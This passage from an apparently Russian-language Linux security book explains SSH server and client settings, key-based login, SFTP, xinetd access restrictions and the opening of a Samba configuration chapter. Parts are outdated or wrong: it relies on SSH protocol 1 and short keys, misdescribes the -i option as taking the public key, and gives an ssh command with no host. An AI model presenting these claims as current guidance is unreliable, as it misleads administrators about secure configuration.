Почему так много файлов с ключами? Просто SSH работает с разными алгоритмами шифрования и поддерживает два наиболее популярных и криптостойких алгоритма: DSA (ssh_host_dsa_key, ssh_host_dsa_key.pub) и RSA (ssh_host_rsa_key и ssh_host_rsa_key.pub).

Замечу, что первое сокращение — DSA — означает Digital Signature Algorithm (алгоритм цифровой подписи), тогда как второе — RSA, несмотря на схожесть написания, состоит из первых букв имен основателей одноименного алгоритма шифрования: Ronald Rivest, Adi Shamir и Leonard Adleman.

Оставшиеся два файла: ssh_host_key и ssh_host_key.pub хранят ключи для первой версии SSH. Для каждого алгоритма требуется по два файла: с расширением pub — хранит открытый ключ, без расширения — содержит приватный (закрытый) ключ.

С помощью открытого ключа можно зашифровать данные и отправить их на сервер, но для расшифровки нужен только закрытый ключ, который не может быть подобран простыми алгоритмами. Он должен быть только у вас, его необходимо беречь и никому не показывать.

5.3.2. Основные параметры конфигурации сервера SSH

Давайте теперь рассмотрим содержимое файла конфигурации SSH-сервера (sshd). Файл достаточно большой, и для экономии места я привел только небольшую его часть (листинг 5.1).

Листинг 5.1. Файл конфигурации sshd

```
#Port 22
#Protocol 2,1
#ListenAddress 0.0.0.0
#ListenAddress ::

# HostKey for protocol version 1
# Ключ для первой версии протокола
#HostKey /etc/ssh/ssh_host_key
# HostKeys for protocol version 2
```

```
# Ключи для второй версии протокола
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_dsa_key

# Lifetime and size of ephemeral version 1 server key
# Время жизни и размер регенерируемого серверного ключа версии 1
#KeyRegenerationInterval 3600
#ServerKeyBits 768

# Logging
# Ведение логов
#obsoletes QuietMode and FascistLogging
#SyslogFacility AUTH
SyslogFacility AUTHPRIV
#LogLevel INFO
```

Рассмотрим основные параметры, которые вам могут пригодиться:

- `Port` — порт, на котором ожидаются подключения. По умолчанию — 22. Некоторые администраторы любят изменять значение по умолчанию, перенося сервер на другой порт. В какой-то степени это оправдано. Например, если у вас нет веб-сервера, то можно поместить SSH на порт 80. Хакеры будут думать, что это веб-сервер, и не станут его ломать;
- `Protocol` — поддерживаемые протоколы. Обратите внимание, что первым идет число 2, а затем 1. Это значит, что сервер будет сначала пытаться подключиться по второй версии протокола, и только затем по первой. Я рекомендую убрать знак комментария с этой строки и удалить число 1, чтобы использовалась только последняя версия. Уже давно пора обновить клиентское программное обеспечение и перейти на более безопасные технологии. Зацикливание на старых программах приносит только убытки;
- `ListenAddress` — адрес для прослушивания подключения. У вашего сервера может быть несколько сетевых карт. По умолчанию идет прослушивание всех интерфейсов. Вы должны указать только те, с которых будете подключаться по SSH. Например, очень часто одна сетевая карта смотрит во внутреннюю сеть, а другая — в Интернет. Если вы будете подключаться по SSH-протоколу лишь из внутренней сети, то следует прослушивать только этот адрес (задается в формате `адрес:порт`). Разрешается включать несколько таких записей, чтобы указать требуемые интерфейсы;
- `HostKey` — путь к файлам, содержащим ключи шифрования. Нужно прописывать только закрытые ключи, которые использует сервер для расшифровки пакетов;
- `KeyRegenerationInterval` — интервал времени, через который сервер обновляет ключи. В версии 1 во время сессии ключи могут регенерироваться. Это позволяет сделать невозможным раскрытие пакетов за счет смены ключей, которые по умолчанию меняются каждые 3600 секунд. Если установить 0, то регенерации

не будет. Так как мы отказались от первой версии протокола (см. параметр `Protocol`), то этот атрибут не влияет на работу;

- `ServerKeyBits` — длина серверного ключа. По умолчанию установлено `768`, минимальное значение — `512`;
- `SyslogFacility` — тип сообщений, которые будут сохраняться в журнале;
- `LogLevel` — уровень событий, которые будут попадать в журнал. Возможные уровни соответствуют системным, которые мы будем рассматривать в *разд. 12.5*;
- `LoginGraceTime` — интервал времени, в течение которого пользователь должен ввести правильный пароль, иначе соединение будет разорвано;
- `PermitRootLogin` — флаг, определяющий, разрешено (`yes`) или запрещено (`no`) входить в систему по протоколу SSH под пользователем root. Мы уже говорили, что root — это бог в системе, и его возможности нужно использовать аккуратно. Если в систему нельзя входить с такими правами, то и по SSH тем более. Срочно меняйте этот параметр на `no`;
- `StrictModes` — флаг, регламентирующий необходимость проверки состояния файлов и их владельцев, пользовательских файлов и домашнего каталога до ввода пароля. Желательно установить `yes`, потому что многие начинающие пользователи делают все свои файлы доступными для записи;
- `RSAAuthentication` — разрешена ли аутентификация по алгоритму RSA. Параметр действует для первой версии протокола;
- `PubkeyAuthentication` — дозволена ли аутентификация по публичному ключу. Параметр действует для второй версии протокола;
- `AuthorizedKeysFile` — файл с публичным ключом, который может использоваться для аутентификации;
- `RhostsAuthentication` — флаг, разрешающий аутентификацию по файлам **$HOME/.rhosts** и **/etc/hosts.equiv**. По умолчанию стоит `no`, и без особой надобности менять этот параметр не стоит, потому что это небезопасно;
- `IgnoreRhosts` — флаг, запрещающий читать файлы **~/.rhosts** и **~/.shosts**. Без необходимости значение лучше не изменять, потому что это может повлиять на безопасность;
- `AuthorizedKeysFile` — файл для хранения списка авторизованных ключей. Если пользователь входит в систему с имеющимся в этом файле ключом, то его пустят автоматически без ввода дополнительных паролей;
- `RhostsRSAAuthentication` — флаг, регламентирующий использование при аутентификации ключа хоста из каталога **/etc/ssh/ssh_known_hosts**. Параметр применяется в первой версии SSH;
- `IgnoreUserKnownHosts` — параметр, указывающий на необходимость игнорирования пользовательских списков доверенных компьютеров. Если он равен `no`, то необходимо доверять компьютерам из списка **~/.ssh/known_hosts** при аутентифика-

ции RhostsRSAAuthentication. Не верьте никому, поэтому параметр лучше всего изменить на yes;

- PasswordAuthentication — требование пароля. Если значение равно yes, то будет требоваться пароль. При использовании авторизации через ключи параметр можно отключить;
- PermitEmptyPasswords — разрешение пустых паролей. По умолчанию установлено no, что запрещает использование пустых паролей, и изменять это значение не стоит;
- KerberosAuthentication — использование проверки подлинности по протоколу Kerberos. В последнее время именно эта аутентификация набирает большую популярность благодаря своей безопасности;
- KerberosOrLocalPasswd — если пароль Kerberos не был принят, то включается проверка локального файла паролей из файла /etc/shadow;
- KerberosTicketCleanup — удаление билета Kerberos из кэша при выходе из системы;
- Banner — позволяет указать файл, в котором находится текст приветствия, отображаемого пользователям.

5.3.3. Параметры доступа к серверу *sshd*

Кроме директив, приведенных в листинге 5.1, можно использовать следующие:

- AllowGroups — позволить вход в систему только пользователям указанных групп (указываются через пробел в одной строке);
- AllowUsers — разрешить вход в систему пользователям, имена которых указаны через пробел;
- DenyGroups — запретить вход в систему пользователям указанных через пробел групп;
- DenyUsers — запретить вход в систему пользователям, имена которых указаны через пробел. Этот параметр бывает удобен, когда дано разрешение на вход группе, но нужно отказать в подключении к SSH-серверу одному из ее пользователей.

Я рекомендую вам явно прописать группы или имена пользователей, которые могут входить в систему по SSH.

5.3.4. Конфигурирование клиента SSH

Настройки SSH-клиента содержат еще меньше параметров. В файле /etc/ssh/ssh_config находятся глобальные настройки для всех пользователей в системе. Но вы можете для любого из них переопределить произвольный параметр в файле .ssh_config из каталога пользователя. В листинге 5.2 приведено содержимое глобального файла настроек без некоторых комментариев.

Листинг 5.2. Конфигурационный файл /etc/ssh/ssh_config

```
# Site-wide defaults for various options
# Значения некоторых параметров для всех пользователей по умолчанию

# Host *
#   ForwardAgent no
#   ForwardX11 no
#   RhostsAuthentication yes
#   RhostsRSAAuthentication yes
#   RSAAuthentication yes
#   PasswordAuthentication yes
#   FallBackToRsh no
#   UseRsh no
#   BatchMode no
#   CheckHostIP yes
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/identity
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
#   Port 22
#   Protocol 2,1
#   Cipher 3des
#   Ciphers aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour
#   EscapeChar ~
Host *
Protocol 2,1
```

Некоторые из этих параметров мы уже видели при рассмотрении серверного конфигурационного файла. Здесь также можно увидеть параметр `Protocol`, в котором указываются используемые версии SSH. В данном случае не стоит запрещать версию 1. На безопасность клиента это не повлияет, зато не будет проблем при подключении к серверу, который работает только на такой версии. Я надеюсь, что это будет не ваш сервер ☺.

Вот характерные для клиента команды:

- `Host` — сервер, к которому относятся следующие настройки;
- `CheckHostIP` — разрешение проверки IP-адреса с указанными в файле known_hosts адресами;
- `Compression` — разрешение (`yes`) или запрет (`no`) использования сжатия данных;
- `KerberosAuthentication` — разрешение (`yes`) или запрет (`no`) использования аутентификации по протоколу Kerberos;
- `NumberOfPasswordPrompts` — количество попыток ввода пароля. Если пароль не введен верно, то соединение разрывается;
- `IdentityFile` — имя файла, содержащего закрытые ключи пользователя;
- `PasswordAutentication` — режим аутентификации по паролю.

5.3.5. Пример работы клиента SSH

Теперь рассмотрим на примере, как можно подключиться к удаленному серверу. Для этого служит команда:

```
ssh пользователь@сервер
```

Например, чтобы подсоединиться к серверу fltnovm под именем flenov, нужно выполнить следующую команду:

```
ssh flenov@flenovm
```

В ответ на это вы можете увидеть сообщение:

The authenticity of host 'localhost(127.0.0.1)' can't be established
RSA1 key fingerprint is f2:a1:6b:d6:fc:d0:f2:a1:6b:d6:fc:d0.
Are you sure you want to continue connection (yes/no)?

Этим сообщением программа информирует вас, что подлинность хоста не была установлена, и отображает снимок RSA-ключа. Для продолжения соединения необходимо набрать на клавиатуре `yes`. На экране появится уведомление:

Permanently added 'localhost' (RSA1) to the list of known hosts.

Здесь сообщается, что ключ добавлен в список известных хостов. Это значит, что в каталоге .ssh/ вашего домашнего каталога появился (или обновился) файл known_hosts с ключом удаленной системы.

Затем предлагается ввести пароль пользователя. Если аутентификация прошла успешно, вы оказываетесь в системе и можете выполнять команды на удаленном компьютере, как будто бы сидите за его клавиатурой.

Подключаться к SSH-порту Linux вы можете и из Windows. Для этого существует множество различных клиентов.

5.3.6. Вход по ключу

Намного удобнее и безопаснее способ авторизации по ключу, а вход по паролю может быть даже и вовсе заблокирован. Обращение к системе по SSH не вполне безопасно. Злоумышленник может подсмотреть пароль, когда вы будете вводить его в другой программе. Тогда зачем шифровать SSH-соединение, если секретное слово может быть выявлено при работе с другими программами?

Каждое подключение должно иметь свои пароли. Но помнить их все очень сложно, поэтому лучше для авторизации использовать ключи, которые и так защищены дальше некуда. Нужно сделать только небольшие изменения в конфигурации.

Для начала надо создать новый ключ. Для этого служит команда `ssh-keygen`. У нее есть такие параметры:

- `-t` — тип ключа. Здесь можно указывать `rsa` или `dsa` для второй версии SSH или `rsa1` — для первой. Для примера создадим ключ `rsa`;

- `-f` — файл, в котором будет сохранен закрытый ключ. Открытый ключ получит такое же имя, но с расширением pub;
- `-b` — длина ключа, которая может быть не меньше `512`. По умолчанию установлено значение `1024`, оставим его и не будем указывать этот параметр.

Итак, для генерации ключа выполним команду:

```
ssh-keygen -t rsa -f ~/.ssh/myrsakey
```

Обратите внимание, что я указал сохранение ключа в подкаталоге .ssh своего домашнего каталога (об этом свидетельствует знак ~). Это каталог, в котором SSH будет искать все настройки. Если вы еще не подключались к серверу, то этот путь и ключ отсутствуют. Для исправления ситуации нужно перейти в свой домашний каталог и создать в нем каталог .ssh:

```
cd /home/flenov
mkdir .ssh
```

Если при генерации ключа не указывать файл для его сохранения, то по умолчанию он будет создан в каталоге ~/.ssh/ с именем id_rsa для RSA-шифрования. Для DSA-шифрования файл будет располагаться там же, но его имя будет id_dsa. Я специально задал имя, чтобы показать, как с ним работать.

Если программа запустилась успешно, то на экране вы должны увидеть следующее приглашение:

Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):

Здесь говорится, что начат процесс генерации публичного и закрытого RSA-ключей. Вам предлагается ввести кодовую фразу или оставить ее пустой. Я рекомендую лучше указать достаточно длинную фразу (не менее 10 символов, а лучше — целое предложение). После нажатия клавиши <Enter> вам предложат подтвердить комбинацию, чтобы исключить ошибки при вводе.

Если все прошло успешно, то вы должны увидеть следующее сообщение:

Your identification has been saved in ~/.ssh/myrsakey.
Your public key has been saved in ~/.ssh/myrsakey.pub.

В его первой строке нас проинформировали о том, что закрытый ключ сохранен в файле ~/.ssh/myrsakey, а во второй — что открытый ключ сохранен в файле ~/.ssh/myrsakey.pub.

Получив ключи, вы должны отправить файл ~/.ssh/myrsakey.pub на удаленный компьютер, чтобы SSH-сервер мог использовать его для аутентификации. Передачу можно смело осуществлять через открытые каналы связи, потому что публичный ключ ничего не стоит без фразы (пароля), которую вы ввели, и без секретного ключа. Даже если хакер сможет получить файл myrsakey.pub, пользы от этого ему не будет никакой.

Администратор сервера должен добавить содержимое публичного ключа в файл .ssh/authorized_keys. Для этого можно выполнить на сервере следующую команду:

```
cat myrsakey.pub >> .ssh/authorized_keys
```

Теперь можно подключаться к серверу, используя публичный ключ для подтверждения личности. Но перед этим убедитесь, что в конфигурационном файле сервера включены следующие директивы:

```
RSAAuthentication yes
PubkeyAuthentication yes
```

Для подключения к серверу выполните команду:

```
ssh -i ~/.ssh/myrsakey
```

С помощью параметра `-i` мы указываем файл публичного ключа. Если этого не сделать, то будет использоваться id_rsa — файл по умолчанию, его имя задает директива `IdentityFile` в конфигурационном файле SSH-клиента.

Теперь сервер будет запрашивать у вас не пароль, а слово (фразу), которое вы указали при генерации публичного ключа:

```
Enter passphrase for key
```

Если в конфигурационном файле SSH-сервера изменить параметр `PasswordAuthentication` на `no`, то пароль проверяться не будет, а связь станет устанавливаться только на основании ключей. Для обеспечения безопасной связи этого достаточно.

5.3.7. Защищенная передача данных

В состав пакета SSH входят еще две полезные программы: SFTP-server (FTP-сервер с поддержкой шифрования передаваемых данных) и SFTP-клиент (FTP-клиент для подключения к SFTP-серверу). Давайте посмотрим на последнюю строку файла конфигурации SSH-сервера: /etc/ssh/sshd_config:

```
Subsystem       sftp    /usr/libexec/openssh/sftp-server
```

Директива `Subsystem` определяет дополнительные сервисы. В приведенной строке как раз и запускается SFTP-server из пакета OpenSSH.

Работа с клиентом SFTP практически не отличается от работы с SSH-клиентом. Выполните команду: `sftp localhost`, и перед вами появится приглашение авторизации, которую мы рассматривали в *разд. 5.3.5*. Введя правильный пароль, вы оказываетесь в командной строке FTP-клиента и можете передавать или принимать файлы, используя команды протокола FTP. Этот протокол мы будем подробно рассматривать в *главе 10*, а сейчас вам достаточно знать, что большинство команд схожи с директивами Linux для управления файлами. Основные команды протокола FTP приведены в *приложении 1*.

Попытайтесь сейчас воспользоваться клиентом SFTP для подключения к своей системе. Авторизовавшись, можно попробовать выполнить команду `ls` или `cd`, чтобы

убедиться в работоспособности программы. Для выхода из SFTP наберите команду `exit`.

Если вам необходимо передать на сервер или скачать с него секретную информацию (например, документы или файл паролей), то используйте для этого безопасное соединение по SFTP. Простые FTP-клиенты передают файлы в открытом виде (без шифрования), поэтому любой хакер сможет прослушать трафик и узнать информацию, которая поможет взломать ваш сервер.

В командной строке SFTP в основном приходится работать со следующими командами:

- `pwd` — показать путь к текущему каталогу;
- `ls` — показать файлы в текущем каталоге;
- `mkdir NAME` — создать папку с именем `NAME`;
- `cd PATH` — перейти в папку. В качестве `PATH` можно указывать полный путь к папке на удаленном сервере или только имя каталога, который является дочерним к текущему;
- `put FILE` — загрузить `FILE` с локального компьютера на удаленный;
- `get FILE` — скачать `FILE` с сервера. По умолчанию он будет скачиваться в ту папку, которая была активной перед активацией соединения.

Вы должны учитывать, что далеко не все FTP-клиенты поддерживают шифрование SSH, поэтому убедитесь в поддержке этого протокола со стороны вашего программного обеспечения. Например, если вы работаете в Windows и хотите организовать безопасное соединение с Linux для обновления файлов, можете воспользоваться программой WinSCP (**www.winscp.net**). Она обладает простым и удобным графическим интерфейсом, а любители движения Open Source смогут даже найти исходные коды программы.

5.4. Демон *inetd/xinetd*

Для того чтобы сервер смог обрабатывать запросы клиентов, программа должна быть постоянно загружена и связана с определенным портом. В этом нет ничего сложного, но иногда бывает невыгодно постоянно держать программу в памяти, если она большая, а работает очень редко. Если перед нами рабочий веб-сервер, то, конечно же, Apache должен работать на нем постоянно. А если это какая-то тестовая машина, то держать все запущенным нет смысла.

В ряде случаев лучше, когда один сервис в системе будет следить за портами и запускать необходимый сервис при обращении к определенному каналу. В ОС Linux такая возможность есть, и для этого используется демон inetd или его более новая версия — xinetd.

Как определить, что запускать? Для этого служит файл /etc/services, в котором находится список сервисов и их портов в следующем формате:

```
имя порт/протокол псевдоним
```

Здесь:

- Имя — название сервиса, который необходимо запускать;
- Порт — номер канала, который должен прослушиваться;
- Протокол — сервис inetd умеет работать с протоколами TCP и UDP, порты которых не пересекаются (они совершенно различны), так что необходимо в явном виде указывать протокол;
- Псевдоним — вымышленное имя для сервиса, которое можно не указывать.

Например, в файле /etc/services вы найдете следующие строки:

```
tcpmux  1/tcp   # TCP port service multiplexer
tcpmux  1/udp   # TCP port service multiplexer
rje   5/tcp   # Remote Job Entry
rje   5/udp   # Remote Job Entry
echo   7/tcp
...
...
ftp   21/tcp
ftp   21/udp   fsp fspd
```

Я специально выбрал эти строки, чтобы вы увидели варианты описания различных сервисов.

Если вы используете старый дистрибутив ОС Linux, то в нем, скорее всего, еще работает inetd. Но мы уже говорили, что давнишний дистрибутив не может быть безопасным, и с ним что-либо делать бесполезно. Лучшая защита — обновление, и тогда основным сервисом будет xinetd, который становится, если еще не стал, стандартом для всех.

Я рекомендую переход на xinetd, потому что в нем появилось много дополнительных возможностей, которые повышают удобство администрирования и безопасность. Например, в этот сервис встроены проверка всех удачных и неудачных соединений, возможность контроля доступа и даже предоставление его строго в определенное время.

По умолчанию xinetd может быть не установлен. Это достаточно легко проверить. Выполните в командной строке: `xinetd`. Если команда завершится ошибкой, то требуется установка:

```
sudo apt-get install xinetd
```

5.4.1. Конфигурирование *xinetd*

Основной конфигурационный файл для xinetd — это /etc/xinetd.conf. В нем описываются настройки по умолчанию для запускаемых сервисов, а также каталог, в котором будут находиться конфигурационные файлы, влияющие на работу конкретных сервисов. Рассмотрим приведенное в листинге 5.3 содержимое этого файла.

Листинг 5.3. Файл конфигурации /etc/xinetd.conf

```
#
# Simple configuration file for xinetd
# Пример конфигурационного файла для xinetd
#
# Some defaults, and include /etc/xinetd.d/
# Некоторые параметры по умолчанию
# и подключение каталога /etc/xinetd.d/

defaults
{
        instances               = 60
        log_type                = SYSLOG authpriv
        log_on_success          = HOST PID
        log_on_failure          = HOST
        cps                     = 25 30
}

includedir /etc/xinetd.d
```

После ключевого слова `defaults` в фигурных скобках описываются настройки по умолчанию для всех сервисов. Любое из этих значений можно изменить для каждого отдельного сервиса.

Последняя строка подключает каталог /etc/xinet.d. В этом каталоге для каждой службы есть собственный конфигурационный файл, где можно изменить параметры. Имена файлов соответствуют названиям сервисов, а содержимое — похоже на /etc/xinetd.conf. В листинге 5.4 приведено содержимое конфигурационного файла /etc/xinet.d/telnet для сервиса Telnet.

Листинг 5.4. Конфигурационный файл для сервиса Telnet

```
# default: on
# По умолчанию включен
# description: The telnet server serves telnet sessions; it uses \
#  unencrypted username/password pairs for authentication.
# Описание: telnet-сервис обслуживает сессии telnet. Он использует
# незашифрованные имя пользователя и пароль для аутентификации
service telnet
{
 disable   = no
 flags     = REUSE
 socket_type  = stream
 wait      = no
 user      = root
 server    = /usr/sbin/in.telnetd
 log_on_failure += USERID
}
```

Рассмотрим основные параметры, которые можно изменять:

- `disable` — параметр, установка которого в `yes` запрещает исполнение сервиса. Как уже говорилось, сервис Telnet небезопасен, и поэтому имеет смысл его запретить;
- `flags` — атрибуты выполнения сервиса;
- `socket_type` — тип используемого сокета. Для протокола TCP здесь должно быть значение `streem`, а для протокола UDP — `dgram`;
- `protocol` — используемый для передачи данных протокол (TCP или UDP);
- `server` — полный путь к запускаемой программе;
- `user` — права доступа. В большинстве случаев можно увидеть имя пользователя root. Это нормально, потому что в ОС Linux для работы с номерами портов менее 1024 необходимы права администратора. В настоящее время большинство сервисов понижают свои права в соответствии с установками;
- `instances` — максимальное количество одновременно работающих экземпляров программы;
- `log_type` — файл или системный журнал для записи событий;
- `log_on_success` и `log_on_failure` — информация, которая будет сохраняться в журнале при удачном и неудачном входе в систему соответственно. Здесь можно указывать значения: `PID`, `HOST` или `USER`;
- `per_source` — максимальное количество соединений от одного пользователя. Их может быть несколько, потому что пользователи любят максимально нагружать каналы и повышать скорость работы с помощью создания нескольких одновременно работающих соединений;
- `server_args` — аргументы, с которыми будет запускаться сервер.

При рассмотрении параметра `user` я упомянул о необходимости прав администратора для доступа к портам с номером менее 1024. Это действительно так, но зачем это нужно? Дело в том, что, не имея прав root, пользователь не сможет запустить сервер, который работает с портом от 1 до 1024. Такая защита необходима, потому что в этом диапазоне функционируют очень важные сервисы, и их нельзя запускать простому пользователю.

Представьте себе, что хакер с правами простого пользователя смог бы запустить FTP-сервер, причем, возможно, ему удалось бы подменить конфигурационный файл при запуске, чтобы расширить свои права. Сделай он это, и у него появится возможность загружать на сервер файлы и скачивать их к себе на компьютер, что нежелательно.

5.4.2. Безопасность

Мы уже знаем, что программа xinetd позволяет определять права и время доступа к сервисам. Для этого в конфигурационном файле можно использовать три директивы: `no_access`, `only_from` и `access_time`.

Директива `no_access` запрещает доступ с указанных компьютеров. Например, следующая строка в конфигурационном файле закрывает доступ с адреса 192.168.1.1:

```
no_access 192.168.1.1
```

Если необходимо запретить доступ целой сети, то достаточно указать только ее номер. Например, если нужно закрыть вход всем компьютерам с адресами 192.168.1.*x*, где *x* может быть любым числом, следует использовать следующую строку:

```
no_access 192.168.1.
```

Обратите внимание, что в этом случае указанный IP-адрес состоит из трех октетов, разделенных точками, а не четырех, правда, после третьего числа указывается точка.

Для полного запрета доступа необходимо указать в конфигурационном файле следующую строку:

```
no_access 0.0.0.0
```

Теперь посмотрим, как можно предоставлять доступ с помощью директивы `only_from`. Она удобна тем, что изначально запрещает все, кроме указанных в качестве параметра адресов. Получается, что мы действуем от запрета. Указав эту команду без параметра, мы вообще запретим доступ:

```
only_from =
```

Я рекомендую включить эту строку в основной конфигурационный файл /etc/xinetd.conf, а потом для каждого отдельного сервиса в его собственном конфигурационном файле прописать разрешения. Например, давайте откроем доступ с адресов 192.168.1.2 и 192.168.1.19. Для этого добавляем в конфигурационный файл следующую строку:

```
only_from = 192.168.1.2 192.168.1.19
```

Можно разрешать доступ целым сетям:

```
only_from = 192.168.1.
```

А что, если всей сети разрешен доступ, а компьютеру с номером 1 запрещен? В этом случае можно прописать следующие две строки:

```
no_access = 192.168.1.1
only_from = 192.168.1.
```

Запрет имеет больший приоритет, и даже несмотря на то, что у сети есть разрешение, компьютер из этой сети с номером 192.168.1.1 подключиться не сможет.


Теперь рассмотрим, как можно задать время доступа. Если вы настраиваете сервер, который будет работать в офисе компании, то вполне логичным будет разрешить подключение к нему только в рабочее время. Например, следующая строка делает сервисы доступными только с 8:00 до 18:00:

```
access_time = 8:00-18:00
```

В этом случае я бы увеличил второе значение до 19:00, потому что сотрудники часто задерживаются на работе, и не хочется, чтобы они дергали меня каждый день из-за доступа.

Функции обеспечения безопасности, встроенные в сервис xinetd, удобны и обладают достаточно мощными возможностями, хотя и дублируют права доступа, которые можно настраивать из файлов /etc/hosts.allow и /etc/hosts.deny. Мне больше нравится заниматься настройкой безопасности с помощью конфигурационных файлов сервиса xinetd, потому что параметры доступа хранятся в тех файлах, на которые они влияют.

ГЛАВА 6



В стиле Samba

Изначально для обмена файлами между компьютерами служил протокол FTP (о нем мы подробно поговорим в *главе 10*). Но он неудобен, т. к. основан на технологии «клиент-сервер». Чтобы вы могли получить с чьего-то компьютера файл, на нем должен быть запущен FTP-сервер, а вам с помощью специальной программы, называемой FTP-клиентом, надо будет подключиться к этому серверу и скачать нужный файл. Сложность заключается не только в необходимости установки и настройки различных программ, но и в контроле доступа.

Чтобы не утруждать себя настройками FTP-сервера, многие стали организовывать в своих локальных сетях специализированные обменники. Для этого выделялся FTP-сервер с открытым доступом, который быстро превращался в мусорную корзину.

В Windows появился более удобный способ публиковать свои файлы — «Сетевое окружение», с помощью которого удаленный пользователь может зайти на любой компьютер и использовать его открытые ресурсы. Это действительно хорошая возможность, и пользователи привыкли к ней, несмотря на то, что работа с открытыми ресурсами в первой реализации системы была небезопасной.

Чтобы пользователи Windows могли видеть сервер Linux в своем сетевом окружении и работать с ним как с Windows-машиной, был разработан пакет Samba (часто можно встретить сокращение smb), который состоит из двух программ: сервер позволяет публиковать локальные папки для всеобщего просмотра, а с помощью клиента вы можете подключаться к другим компьютерам и работать с их открытыми ресурсами.

Таким образом, с помощью Samba можно сделать легкодоступный и удобный в использовании файловый сервер. Раньше у меня на работе для этих целей использовался сервер Windows 2000, который параллельно работал как сервер баз данных. Но файловый архив занимает слишком много места, отнимает ресурсы сети и сервера. К тому же, использовать дорогостоящую ОС Windows как файловое хранилище просто глупо — это то же самое, что вывозить мусор из дома на расстояние в 20 метров на «мерседесе». Поэтому было принято решение перенести файловый архив на отдельный физический сервер с бесплатной ОС.

Одно из мощнейших преимуществ Samba — возможность удаленного управления через SSH или SWAT (Samba WEB-based Administrative Tool, набор администратора через веб для Samba).

6.1. Конфигурирование Samba

Основным конфигурационным файлом для Samba является smb.conf, который можно найти в каталоге /etc/samba/ (в некоторых дистрибутивах это может быть каталог /etc). Кроме него в этом каталоге находится файл lmhosts, с помощью которого происходит сопоставление IP-адресов и имен компьютеров, — аналогично файлам /etc/hosts в Linux и [Диск:]\Windows\System32\ drivers\etc\lmhosts.sam в Windows.

Дополнительно в этом же каталоге можно создать следующие файлы (некоторые из них могут существовать):

- smbusers — список пользователей, которым разрешено подключаться к серверу Samba;
- smbpasswd — пароли пользователей из файла smbusers.

Как видите, у Samba — свои конфигурационные файлы для хранения списка пользователей. Если вы создаете их вручную, то убедитесь, что права на чтение и запись установлены правильно. Файл должен быть доступен только администратору, т. е. владельцем может быть лишь root и никто иной.

Конфигурационный файл smb.conf содержит не так много директив, поэтому для удобства восприятия я привел в листинге 6.1 небольшой пример, который поможет вам увидеть общую структуру такого файла. В дальнейшем нам предстоит рассматривать другие серверы Linux, где настроек намного больше.

Листинг 6.1. Фрагмент конфигурационного файла smb.conf

```
 [global]
# Основные директивы
   workgroup = MYGROUP
   server string = Samba Server

;   hosts allow = 192.168.1. 192.168.2. 127.
   load printers = yes
   printing = lprng
;   guest account = pcguest

# Директивы журнала
   log file = /var/log/samba/%m.log
   max log size = 0
   syslog only = no

# Директивы безопасности
   security = user
```

```
;   password server = <NT-Server-Name>
;   password level = 8
;   username level = 8
   encrypt passwords = yes
   smb passwd file = /etc/samba/smbpasswd
;   usershare max shares = 100

   unix password sync = Yes
   passwd program = /usr/bin/passwd %u
   passwd chat = *New*password* %n\n *Retype*new*password* %n\n
*passwd:*all*authentication*tokens*updated*successfully*
   pam password change = yes
;   username map = /etc/samba/smbusers

;   include = /etc/samba/smb.conf.%m
   obey pam restrictions = yes

# Настройка сокета
   socket options = TCP_NODELAY SO_RCVBUF=8192 SO_SNDBUF=8192
;   interfaces = 192.168.12.2/24 192.168.13.2/24
;   bind interfaces only = yes

# Настройка просмотра
;   remote browse sync = 192.168.3.25 192.168.5.255
;   remote announce = 192.168.1.255 192.168.2.44
;   local master = no
;   os level = 33
;   domain master = yes
;   preferred master = yes

# Работа с сервером
;   domain logons = yes
;   logon script = %m.bat
;   logon script = %U.bat
;   logon path = \\%L\Profiles\%U
;   wins support = yes

# WINS-сервер
   wins support = no
   wins server = w.x.y.z
   dns proxy = no
   name resolve order = lmhosts host wins bcast

# Отображение файлов
;   preserve case = no
;   short preserve case = no
;   default case = lower
;   case sensitive = no
```

Реальный файл в вашей системе будет намного больше, потому что он содержит множество комментариев с описаниями и примерами конфигурирования открытых каталогов. Здесь я все это удалил, чтобы вам было проще ориентироваться, когда мы станем рассматривать назначение команд.

В большинстве конфигурационных файлов Linux и ее программах для описания директив используется формат:

```
ИмяДирективы Значение
```

Имя директивы в этом случае должно состоять из одного слова и не может содержать пробелы. После имени ставится пробел, за которым идет значение директивы.

В Samba-сервере применяется несколько иной формат, приближенный к файлам настроек Windows:

```
ИмяДирективы=Значение
```

Значение директивы ставится после знака равенства. Таким образом, имя директивы может состоять из нескольких слов, содержать пробелы и различные символы (кроме знака равенства). Строки, начинающиеся с точки с запятой (;) или с решетки (#), рассматриваются как комментарии.

6.1.1. Основные настройки

Конфигурационный файл разбит на секции. Самой первой идет секция `[global]`, в которой описываются глобальные настройки сервера. В ней можно увидеть следующие директивы:

- `workgroup = имя` — имя группы, в которую входит сервер. Когда в Windows вы входите в сетевое окружение, то можете увидеть все доступные ресурсы, разбитые на категории. В каждой группе могут быть свои компьютеры или серверы;
- `netbios name = имя` — имя, которое пользователи будут видеть в сетевом окружении для этого сервера, оно не должно совпадать с именем рабочей группы;
- `server string = описание` — свободный текст, который можно будет увидеть в поле **Description** (Комментарий) свойств сервера или окне сетевого окружения в режиме **Details** (Таблица). В этом поле вы можете поместить комментарий, описывающий содержимое сервера, — например: `Файловый архив Сергея`;
- `hosts allow = адреса` — указание (через пробел) IP-адресов или сетей, которым разрешен доступ к Samba-серверу. Например, чтобы открыть доступ всем компьютерам сети 192.168.1.*x* и одному компьютеру с адресом 192.168.2.2 из другой сети, надо написать следующую строку:

  ```
  hosts allow = 192.168.1. 192.168.2.2
  ```

- `printcap name = файл` — файл описания принтеров, подключенных к системе. По умолчанию это **/etc/printcap**;
- `load printers = yes` — установка режима (`yes`) автоматического включения принтеров в список открытых ресурсов. Если в этом нет надобности, то укажите `no`;

- `printing = система` — тип системы печати. Здесь можно использовать одно из следующих значений: `bsd`, `sysv`, `plp`, `lprng`, `aix`, `hpux` или `qnx`.

6.1.2. Безопасность

В этом разделе мы рассмотрим директивы, которые напрямую или косвенно влияют на безопасность:

